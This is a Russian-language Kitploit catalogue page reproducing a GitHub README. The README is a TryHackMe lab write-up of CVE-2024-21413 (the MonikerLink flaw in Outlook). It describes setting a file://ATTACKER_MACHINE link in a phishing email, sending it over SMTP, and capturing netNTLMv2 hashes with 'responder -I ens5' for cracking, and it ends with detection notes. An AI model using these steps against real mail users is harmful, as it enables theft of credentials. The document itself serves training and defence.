
Skip to content
KitploitKITPLOIT
ИнструментыБлог
Log in
Отправить
ИнструментыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

··Ленты·Контакты·Конфиденциальность·© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC — Этот репозиторий содержит исследовательские заметки и высокоуровневый proof-of-concept (PoC) для CVE-2024-21413 — уязвимости, наблюдаемой в некоторых почтовых клиентах при обработке SMB/moniker-стилей ссылок, встроенных в сообщения. PoC и эксперименты, описанные здесь, были выполнены в контролируемой лабораторной среде на системах. | Kitploit
Инструменты/GitHubGitHub/gurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc
Взлом паролейАнализ уязвимостейЭксплуатацияТестирование на ПроникновениеОбучение и ОбразованиеЛаборатории и Практика
GitHubgurleen-147/cve-2024-21413-microsoft-outlook-remote-code-execution-vulnerability-poc

CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →

Описание

Этот репозиторий содержит исследовательские заметки и высокоуровневый proof-of-concept (PoC) для CVE-2024-21413 — уязвимости, наблюдаемой в некоторых почтовых клиентах при обработке SMB/moniker-стилей ссылок, встроенных в сообщения. PoC и эксперименты, описанные здесь, были выполнены в контролируемой лабораторной среде на системах.

Репозиторий
21110 месяцев назадЕщё не проверено
Поделиться

💻 CVE-2024-21413-Microsoft-Outlook-Remote-Code-Execution-Vulnerability-PoC

🧩 Обзор

Этот проект воспроизводит поведение MonikerLink (CVE-2024-21413) в полностью изолированной среде TryHackMe, чтобы показать, как определенные форматы гиперссылок могут заставить Outlook обрабатывать ссылку таким образом, что это приводит к утечке попыток аутентификации или к дальнейшей эксплуатации. Результатом является PoC, а также приоритетный набор мер по смягчению последствий и рекомендаций по обнаружению, которые могут применить группы безопасности. Атаки на живые/несанкционированные системы не проводились.


⚙️ Инструменты и технологии

Инструмент / НавыкНазначение
PythonРазработка скриптов
Linux (Kali)Целевая система
MetasploitЭксплуатация и доступ
TryHackMe LabКонтролируемая среда

🚀 Настройка и выполнение

  • Откройте терминал на Linux (атакующая машина)
    • Создал файл Python и вставил код exploit.py

      Этот код написан CMNatic и находится здесь

    • Я изменил код под среду своей машины.

      Например, в строке “<a href=“file://ATTACKER_MACHINE/test!” я заменил "ATTACKER_MACHINE" на IP-адрес атакующей машины, а в строке “server = smtplib.SMTP('MAILSERVER', 25)” я изменил "MAILSERVER" на IP-адрес машины жертвы.

    • Затем запустил файл exploit.py и получил ответ «письмо отправлено».

    • Для перехвата netNTLMv2 (это хеш, который можно расшифровать с помощью John the Ripper или других инструментов и получить пароли в открытом виде) я использовал инструмент responder, чтобы захватить ответ от машины жертвы. Команда для запуска responder была:

      responder -I ens5

      • Здесь -I обозначает интерфейс, я использовал интерфейс ens5. В моем случае команда выдала ошибку, поэтому я сначала выполнил следующую команду и повторил команду выше – это сработало.

        systemctl start systemd-resolved

  • Затем я вошел в машину жертвы
    • Открыл Outlook и перешел по ссылке в письме, отправленном с атакующей машины
  • Таким образом, при одном нажатии на ссылку responder на атакующей машине смог перехватить хеш netNTLMv2 Хеш netNTLMv2


Эта proof-of-concept демонстрирует нюанс обработки ссылок в Microsoft Outlook: определенные ссылки-моникеры вида file://, ссылающиеся на ресурсы SMB, могут обходить стандартную фильтрацию Outlook и провоцировать исходящие попытки аутентификации. Показанное поведение воспроизведено в полностью контролируемой лаборатории TryHackMe и подчеркивает, как, казалось бы, безобидные форматы ссылок могут маскировать сетевые взаимодействия. Хотя выпущены исправления от вендора и рекомендации по обнаружению, лежащие в основе механизмы остаются сложными из-за легитимного использования схемы моникеров/файлов. Важно отметить, что активность, генерируемая этим PoC, наблюдаема на сетевом уровне (например, в захватах пакетов, показывающих попытки аутентификации NTLM), что делает её пригодной для криминалистического анализа и расследования инцидентов.

Обнаружение

Правило Yara, созданное Florian Roth, для обнаружения писем, содержащих элемент :file:\:. Изображение Wireshark
Скачать инструмент